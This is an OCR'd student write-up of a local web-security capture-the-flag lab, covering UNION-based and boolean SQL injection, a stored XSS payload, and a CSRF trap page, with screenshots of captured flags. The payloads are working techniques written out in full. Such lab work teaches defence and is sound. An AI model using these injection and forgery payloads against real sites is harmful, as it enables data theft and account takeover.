SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
Helios Bank	Mobile app pen test	$64000
Notes: Data room URL: https://helios.example/deal		
Monarch Cyber	Red-team readiness exercise	$85000
Notes: VPN creds stored under vault entry v-992		

Objective


Extract confidential data from the contr database using SQL injection.

- The search uses `LIKE '%{your_input}%'` - inject a UNION SELECT.
- Determine the exact column count first (try `ORDER BY 1`, `ORDER BY 2`, etc.).
- Extract the flag from a separate vault table.

Hints:
- Start with `%'` to close the LIKE pattern.
- Count columns: `%' ORDER BY 1--`, `%' ORDER BY 2--`, etc. until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task2

And using the hints got this from “client_vault” table by accessing the encrypted_data column query: %' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault—



127.0.0.1:5000/sqli/contracts?client=%25%27+UNION+SELECT+1%2C+encrypted_data%2C%27b%27%2C%27c%27+FROM+client_vault--

Executive Contracts Search

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault--

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl
```

Client	Scope	Budget
1	FLAG{Keep_looking_elsewhere}	$b
Notes: c		
1	FLAG{Not_the_real_flag_here}	$b
Notes: c		
1	FLAG{Nice_try_Kiddo_Now_try_next}	$b
Notes:		

Objective

Extract confidential data from the contracts database using SQL injection.


- The search uses `LIKE '%{your_input}%'` - in SELECT.
- Determine the exact column count first (`ORDER BY 2`, etc.).
- Extract the flag from a separate vault table.

Tauha Imran
22i1233 cs-g
Info.Sec. A-3
Task2

Hints:

- Start with `%'` to close the LIKE pattern.
- Count columns: `%' ORDER BY 1--`, `%' ORDER BY 2--`, etc. until you get an error.
- The query has 4 columns: client_name, scope, budget, confidential_notes.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO



Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Fauna Imran
22i1233 cs-g
Info.Sec. A-3
Task2
flag found!

Flag captured for SQLI_ADV! +110 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
FLAG{...}
Submit

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
FLAG{...}


STEG
Bonus stego puzzle hidden in the site chrome.
FLAG{...}
Submit

XSS
Pop an alert and steal the flag with stored XSS
FLAG{...}
Submit

12°C Sunny 10:50 AM 11/24/2025

03 SQLi blind - It's a blind SQL.

- The SQLi Blind challenge was exploited using a boolean-based injection payload (x' OR '1'='1) that forced the query to always return true.



127.0.0.1:5000/sqli/blind

#4CK P07470

ACCESS LAYER 7

Vault Authentication Console

Submit the correct access token to enter the vault. The system only responds with **ACCESS GRANTED** or **ACCESS DENIED**. No stack traces. No query leaks.

Access token

```
x ' OR '1' = '1
```

ACCESS GRANTED

Vault reveals: `FLAG{I_am_not_blind_I_can_see_you}`


Hints:

- This is a "blind" SQL injection - you only see success/failure, not the actual data.
- The backend likely checks: `WHERE token = '{your_input}'`.
- Think about SQL boolean logic - how can you make a condition always true?
- remember injection starts with FLAG{...}

Tauha Imran
22i1239 CS-G
InfoSec - A3

Blind Gate
Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin
Transmit

- This bypassed the token check, granting access and revealing the hidden flag: **FLAG{I_am_not_blind_I_can_see_you}**.



127.0.0.1:5000/flags

#4CK P07470

Flag captured for SQLI_BLIND! +140 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF Forge a state-changing request to grab this flag — Captured ✓	**SQLI** Extract the hidden data via SQL injection — Captured ✓	**SQLI_ADV** Chain UNION SELECT payloads against confidential contracts — Captured ✓
SQLI_BLIND Use boolean/blind techniques to exfiltrate secret data — Captured ✓	**STEG** Bonus stego puzzle hidden in the site chrome. — Captured ✓	**XSS** Pop an alert and steal the flag with stored XSS — Captured ✓

Tauha Imran
22i1239 CS-G
InfoSec - A3

Flag Station
Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.


Honestly this one just worked with anything...

it tried both

message : Test
message: <img src=x onerror="alert(window.challengeFlags.xss)">

and got the same flag
FLAG{Nothig_is_for_free}

Here's the screenshots of me testing it out and confirming the flag



Tauha Imran
22i1239 CS-G
InfoSec - A3

127.0.0.1:5000 says
FLAG{Nothig_is_for_free}

Message posted. Did anything unexpected execute?

Discussion Board (Totally Safe... right?)

Post feedback for your classmates. The content renders directly without sanitization, so stored scripts will execute for every visitor.

Message

Enter your message here

Aria Patel · 2025-11-27 08:49:12

Aria Patel · 2025-11-20T11:21:53.012058
R

Aria Patel · 2025-11-20T11:21:53.010059
T

Objective


Craft a payload that executes arbitrary JavaScript to read sensitive data owned by the moderator.

A hidden script exposes the flag only to executing JS:

```
window.challengeFlags.xss
```

Abuse stored XSS to read it and display/ship the value.

Once you obtain the code, submit it under the XSS category.



Flag captured for XSS! +90 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
FLAG{...}
Submit

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓


SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
FLAG{...}
Submit

STEG
Bonus stego puzzle hidden in the site chrome.
FLAG{...}
Submit

XSS
Pop an alert and steal the flag with stored XSS
Captured ✓

05 CSRF Task – Cross-Site Request Forgery (CSRF)

- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden <script> block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security_is_illusion}.**
- Demonstrated the CSRF exploit by creating a malicious attack.html page.
- The malicious page:
    - Displays an innocent-looking message.
    - Contains a hidden POST form targeting http://localhost:5000/csrf/update-email.
    - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
    - The visible front-end interface.



Email updated. Imagine what happens if a malicious site submits this form on your behalf!

Tauha Imran
22i1239 CS-G
InfoSec - A3

Profile Settings (No CSRF tokens anywhere)

Any website on the internet can forge a POST request to this form because it trusts cookies blindly.

Email address: victim+pwned@example.com

Save changes

Open `static/attacks/csrf_trap.html` in another tab to see an exploit template that auto-submits this form.

Convince the victim to visit a malicious page that sends a POST request to update their email. The script reveals the flag when the forged request runs.


Hints:
- CSRF = Cross-Site Request Forgery - tricking a user into making a request they didn't intend.
- The form has no CSRF protection - any website can submit it if the user is logged in.
- use Console after clicking on reditrection page

Successful CSRF requests set a secret header accessible via `window.challengeFlags.csrf`.

Submit that flag value to finish the challenge.

2:13 PM 11/27/2025

    - The <script> section containing the exposed flag.


localhost:5000/csrf

#4CK P07470 — Dashboard | SQLi Basic | SQLi Advanced | SQLi Blind | XSS Lab | CSRF Lab | Bonus | Submit Flags | Logout | Admin

Email updated. Imagine what happens if a malicious site submits this form on your behalf!

Profile Settings (No CSRF tokens anywhere)

Any website on the internet can forge a POST request to this form because it trusts cookies blindly.

Email address: victim+pwned@example.com

Save changes

Open `static/attacks/csrf_trap.html` in another tab to see an exploit template that auto-submits this form.

Objective

Convince the victim to visit a malicious page that sends a POST request to update their email. The script reveals the flag when the forged request runs.

Hints:

- CSRF = Cross-Site Request Forgery - tricking a user into making a request they didn't intend.
- The form has no CSRF protection - any website can submit it if the user is logged in.
- use Console after clicking on reditrection page

Successful CSRF requests set a secret header accessible via `window.challengeFlags.csrf`.


Submit that flag value to finish the challenge.

```
<div class="col-lg-5">…</div>
</div>
</main>
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/js/bootstrap.bundle.min.js"></script>
<script>
    window.challengeFlags = window.challengeFlags || {};
    const csrfFlagRaw = "FLAG%7BSecurity_is_illusion%7D";
    window.challengeFlags.csrf = csrfFlagRaw ?
  decodeURIComponent(csrfFlagRaw) : null; == $0
</script>
<div id="give-freely-root-kkkbiiikppgjdiebcabomlbidfodipjg" class="give-freely-root" data-extension-id="kkkbiiikppgjdiebcabomlbidfodipjg" data-extension-name="Substital: Add subtitles to videos and movies" style="display: block;">…</div>
```

Tauha Imran
22i1239 CS-G
InfoSec - A3

Dimensions: Responsive 1024 x 768 75% No throttling 'Save-Data': default
Elements Console Sources Network
Styles Computed Layout Event Listeners DOM Breakpoints Properties
Console AI assistance
Turn on AI assistance in Settings to get help with styles, network requests, performance, and files
2:16 PM 11/27/2025

- The hidden CSRF attack form inside attack.html.



127.0.0.1:5000/static/attacks/csrf_trap.html

Win free swag!

We just need your consent. Click anywhere

Tauha Imran
22i1239 CS-G
InfoSec - A3

- Flag submitted succesfully



Flag captured for CSRF! +90 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
Captured ✓

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
FLAG{...}
Submit

STEG
Bonus stego puzzle hidden in the site chrome.
FLAG{...}
Submit

